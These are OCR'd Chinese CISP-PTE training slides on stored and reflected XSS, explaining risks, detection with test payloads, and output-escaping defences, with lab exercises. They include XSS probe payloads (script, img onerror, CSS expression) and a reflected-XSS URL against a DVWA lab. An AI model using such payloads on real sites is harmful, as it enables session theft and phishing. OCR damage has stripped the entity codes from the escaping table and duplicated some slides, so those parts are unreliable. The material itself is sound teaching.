
培训教育
Training Services

CISP-PTE

Web 安全基础(3) – XSS漏洞

主讲：

XSS漏洞



什么是XSS

- XSS(cross site script)或者说跨站脚本是一种Web应用程序的漏洞，恶意攻击者往Web页面里插入恶意Script代码，当用户浏览该页之时，嵌入其中Web里面的Script代码会被执行，从而达到恶意攻击用户的目的。

跨站脚本漏洞风险

- 盗取用户cookie，然后伪造用户身份登录，泄漏用户个人身份及用户订单信息。
- 操控用户浏览器，借助其他漏洞可能导致对https加密信息的破解，导致登录传输存在安全风险。
- 结合浏览器及其插件漏洞，下载病毒木马到浏览者的计算机上执行。
- 修改页面内容，产生钓鱼攻击效果，例如伪造登录框获取用户明文帐号密码。

存储式XSS漏洞

存储式XSS漏洞

- 通过本知识域，我们会：
  - 存储式XSS的概念
    - 了解什么是存储式XSS
    - 了解存储式XSS漏洞对安全的影响
  - 存储式XSS的检测
    - 了解存储式XSS漏洞的特征和检测方式
    - 掌握存储式XSS的危害
  - 存储式XSS的安全防护
    - 掌握修复存储式XSS漏洞的方法
    - 了解常用WEB漏洞扫描工具对存储式XSS漏洞扫描方法

什么是存储式XSS

- 存储式XSS，持久化，代码是存储在服务器中的。
- 存储式XSS是当不可信的用户输入被处理并在没有任何验证的情况下保存在文件或数据库，同时该不可信的数据从存储中被获取然后在没有编码或转义的情况下反射回响应文中，导致了永久性的每次存储数据反射回响应文代码就会在浏览器中执行的一种XSS漏洞。
- 存储式XSS的影响有：
  - 通过javascript获取用户的cookie，根据这个cookie窃取用户信息
  - 重定向网站到一个钓鱼网站
  - 重新更改页面内容，假装让客户输入用户名，密码，然后提交到黑客的服务器
  - 生成蠕虫，迅速扩散到整个网站用户（微博等）
    - 参考：http://www.freebuf.com/articles/web/19408.html

如何检测存储式XSS

- 攻击者向被攻击页面写入恶意代码的方法很多，最常见的就是在论坛或留言本中发帖时将html代码写入到被攻击页面中，此外在用户资料修改、签名、联系方式等地方也是攻击者写入html代码常用的地方，如果被攻击页面对用户输入过滤不严的话，就可以被攻击者写入类似如下的一段代码。
  - <script>alert('1')</script>
- 由于攻击者输入恶意数据保存在数据库，再由服务器脚本程序从数据库中读取数据。所以大部分的存储型XSS漏洞都是在表单提交上会发生的。
- 针对这种特性，我们需要做的就是在程序任何有可能提交表单上进行验证。

如何检测存储式XSS(续)

- 传统测试方式：
  - <script>alert('1')</script>
  - 任意可以输入的地方，使用上面代码尝试是否可以有如下的弹窗：

  - 这个是最简单的XSS检测方式

如何检测存储式XSS(续)

- img标签属性跨站
  - 第一种方法受挫后，黑客可能尝试利用img标签。
    - <img src=javascript:alert('1')"></img>
    - <img dynsrc=javascript:alert('1')"></img>
  - 结果是与之前相同

如何检测存储式XSS(续)

- DIV标签属性跨站
  - img标签外，DIV标签也可以利用。同样也是图片载入
    - <DIV STYLE="background-image: url(javascript:alert('1'))">
    - 结果是与之前相同

如何检测存储式XSS(续)


- HTML标签属性的一些特点
  - javascript字符被过滤了，我们也可以用其它方法：
    - <img src="knownsec" onerror=alert('1')>
    - 通过构造错误属性，让浏览器执行特定的javascript代码。
  - 即使这种方式被防住，我们也可以使用自行构造事件
    - <font style="TEST:expression(alert('1'));">
  - 除了font, 还有table，a，ul等标签也可以利用

如何检测存储式XSS(续)

- 利用insertAjacentHTML
  - javascript字符被过滤了，我们也可以用其它方法：
    - <img src="knownsec" onerror=alert('1')>
    - 通过构造错误属性，让浏览器执行特定的javascript代码。
  - 即使这种方式被防住，我们也可以使用自行构造事件
    - <font style="TEST:expression(alert('1'));">
  - 除了font, 还有table，a，ul等标签也可以利用

如何防范存储式XSS

- 整个构成如下：



如何防范存储式XSS（续）

- 浏览器解析顺序：
  - HTML语言
  - CSS语言
  - JavaScript语言
- 浏览器解码顺序：
  - HTML编码
  - URL编码
  - JavaScript编码

如何防范存储式XSS（续）

- 第一是对用户输入的特殊字符进行转译
  - 对HTML中不可信字符串进行HTML转义。
    - & &
    - < <
    - > >
    - " "
    - ` `
    - ' '
    - / /
  - 对于HTML属性中不可信字符串进行HTML转义，并且总是为你的属性加上引号，无论是(‘或“)，不要使用反引号(`)。
    - 除了字母数字字符，用格式(或者命名实体，如果可用)转义所有ASCII值小于256的字符以防止开关的值伸出属性。恰当的为属性加上引号可以只被对应的引号转义。不带引号的属性可以被分解为许多个字符,包括和。

如何防范存储式XSS（续）

- 对于事件触发属性中的不可信字符串，先进行JavaScript转义，然后执行HTML转义，因为浏览器在执行JavaScript字符串解码前执行HTML属性解码。对于JavaScript中的非可信数据，进行JavaScript字符串转义并且总是将属性加上引号，无论是(‘或“)，但不要使用反引号(`)
  - 除了字母数字字符，以格式转义小于256的所有字符，以防开关的值伸到脚本中或另一个属性。不要使用类似的转义符号，因为引号符号可能被HTML属性解析器在第一次运行被匹配。这些转义字符也容易受到”转义已转义”的攻击，攻击者发送和漏洞代码转为使得可以成为引号。如果事件触发属性被正确引号，需要通过相应的引号来闭合。不带引号的属性可以被分割为许多字符，包括另外，一个闭合标签可以闭合脚本块，即使它是一个带引号的字符串。需要注意的是，HTML解析器在JavaScript解析器

如何防范存储式XSS（续）

- 对HTML属性中的URL路径进行转义而不是完整的URL。总是为属性加上引号，无论是(‘ 或 “)，但不要使用反引号(`)。绝不允许或包含格式像或或者他们的组合(如)。
  - 除了字母数字字符, 用格式转义所有ASCII值小于256的字符。如果或属性被正确的引号起来，突破需要对应的引号。未被引号属性可以使用许多字符进行突破，包括和。请注意，这种情况下，实体编码是无用的。

如何防范存储式XSS（续）

- 对HTML样式属性内的不可信字符串先做CSS字符串转义，然后进行HTML转义，因为解析器的解析顺序是先HTML解析器然后再CSS解析器。总是给你的属性加上引号，如本例子中的风格属性加上(“)，CSS字符串加上(‘)，不要使用反引号(` )。为在CSS中的不可信字符串做CSS字符串转义。也要确保不可信字符串在引号( ‘ 或 “ ) 之间，不要使用反引号( `)。也不要允许expression以及它的复杂组合，如(expre/**/ssion)。
  - 除了字母数字字符, 用格式转义所有ASCII值小于256的字符。不要使用任何类似的转义符号，因为引号符号可能被HTML属性解析器在第一次运行被匹配。这些转义字符也容易受到”转义已转义”的攻击，攻击者发送和漏洞代码转为使得可以成为引号。如果属性被正确引号，需要通过相应的引号来闭合。不带引号的属性可以被分割为许多字符，包括。同时, 标签会关闭风格块，即使是在一个被引号的字符串内。请注意，HTML解析器在CSS解析器前运行。

如何防范存储式XSS（续）

- 对于JavaScript字符串中不可信的HTML，先执行HTML转义，然后执行JavaScript字符串转义，保持这个顺序。
- 创建个Web应用程序应该允许的来自用户的标签和属性的白名单。黑名单可以很容易的被绕过。
- 使用UTF-8为默认的字符编码以及设置content为text/html
- 不要将用户可以控制的文本放在<meta>标签前。通过使用不同的字符集注射可以导致XSS。
- 使用<!DOCTYPE html>告诉你的浏览器遵循标准进行HTML，CSS的渲染以及如何执行

常用WEB漏洞扫描工具对存储式XSS漏洞扫描方法

- snuck
  - snuck是一款自动化的漏洞扫描工具，它可以帮助你扫描Web应用中存在的XSS漏洞。snuck基于Selenium开发，并且支持Firefox、Chrome和IE浏览器。
  - snuck与传统的Web安全扫描工具有显著的区别，它会尝试利用特殊的注入向量来破坏网站的XSS过滤器，并通过这种方法提高漏洞的检出成功率。基本上说，snuck所采用的检测方法与iSTAR漏洞扫描工具的检测方法较为相似，但snuck针对的是特定的XSS过滤器。
- 通常都是利用收集的各类XSSpayloads来进行尝试

实验（1）

- 进行简单的XSS，在其他人访问时会弹出你的名字。
  - 步骤1. 编写弹出你名字的script代码
  - 步骤2. 尝试插入到输入框
  - 步骤3. 用其它方式绕过前台验证
- 最后确认

实验（2）

- 尝试让其他人自动提交
  - 步骤1. 编写自动提交代码的script
  - 步骤2. 尝试插入到输入框
  - 步骤3. 用其它方式绕过前台验证
- 最后确认

反射式XSS漏洞


反射式XSS漏洞

- 通过本知识域，我们会：
  - 反射式XSS的概念
    - 了解什么是反射式XSS
    - 了解反射式XSS漏洞与存储式XSS漏洞的区别
  - 反射式XSS的利用与修复
    - 了解反射式XSS漏洞的触发形式
    - 了解反射式XSS漏洞的利用方式
    - 掌握反射式XSS漏洞检测和修复方法

反射式XSS

- 反射式XSS一般是提交信息的一部分内容通过服务器解析后反馈到浏览器，而不存储到服务器。
- 与存储式XSS不同的是，不能存储在服务器中
  - 攻击方法一般都是构造了有恶意代码的链接（一般都是可信度高的网站）发送给受害者，受害者点击后会执行注入的XSS代码。

反射式XSS利用流程




如何触发反射式XSS

- 构造有问题的链接
  - http://mydvwa.com/dvwa/vulnerabilities/xss_r/?name=a%3Cscript%3Ealert%281%29%3C%2Fscript%3E
- 发送给受害者
  - 受害者打开页面
- 服务器解析了地址，然后返回给用户
- 用户收到有scirpt注入的页面
  - 受害者浏览器根据script内容运行

反射式XSS的检测与修复

- 基本原理：就是通过给别人发送带有恶意脚本代码参数的URL，当URL地址被打开时，特定的代码参数会被HTML解析，执行，如此就可以获取用户的COOIKE，进而盗号登陆。
- 检测与修复方式与存储行XSS类似。区别仅仅是不能存储到服务端。

反射式XSS利用流程



如何防范XSS

- 浏览器解析顺序：
  - HTML语言
  - CSS语言
  - JavaScript语言
- 浏览器解码顺序：
  - HTML编码
  - URL编码
  - JavaScript编码

如何防范XSS（续）

- 第一是对用户输入的特殊字符进行转译
  - 对HTML中不可信字符串进行HTML转义。
    - & &
    - < <
    - > >
    - " "
    - ` `
    - ' '
    - / /
  - 对于HTML属性中不可信字符串进行HTML转义，并且总是为你的属性加上引号，无论是(‘或“)，不要使用反引号(`)。
    - 除了字母数字字符，用格式(或者命名实体，如果可用)转义所有ASCII值小于256的字符以防止开关的值伸出属性。恰当的为属性加上引号可以只被对应的引号转义。不带引号的属性可以被分解为许多个字符,包括和。

如何防范XSS（续）

- 对于事件触发属性中的不可信字符串，先进行JavaScript转义，然后执行HTML转义，因为浏览器在执行JavaScript字符串解码前执行HTML属性解码。对于JavaScript中的非可信数据，进行JavaScript字符串转义并且总是将属性加上引号，无论是(‘或“)，但不要使用反引号(`)
  - 除了字母数字字符，以格式转义小于256的所有字符，以防开关的值伸到脚本中或另一个属性。不要使用类似的转义符号，因为引号符号可能被HTML属性解析器在第一次运行被匹配。这些转义字符也容易受到”转义已转义”的攻击，攻击者发送和漏洞代码转为使得可以成为引号。如果事件触发属性被正确引号，需要通过相应的引号来闭合。不带引号的属性可以被分割为许多字符，包括另外，一个闭合标签可以闭合脚本块，即使它是一个带引号的字符串。需要注意的是，HTML解析器在JavaScript解析器

如何防范XSS（续）

- 对HTML属性中的URL路径进行转义而不是完整的URL。总是为属性加上引号，无论是(‘ 或 “)，但不要使用反引号(`)。绝不允许或包含格式像或或者他们的组合(如)。
  - 除了字母数字字符, 用格式转义所有ASCII值小于256的字符。如果或属性被正确的引号起来，突破需要对应的引号。未被引号属性可以使用许多字符进行突破，包括和。请注意，这种情况下，实体编码是无用的。

如何防范XSS（续）

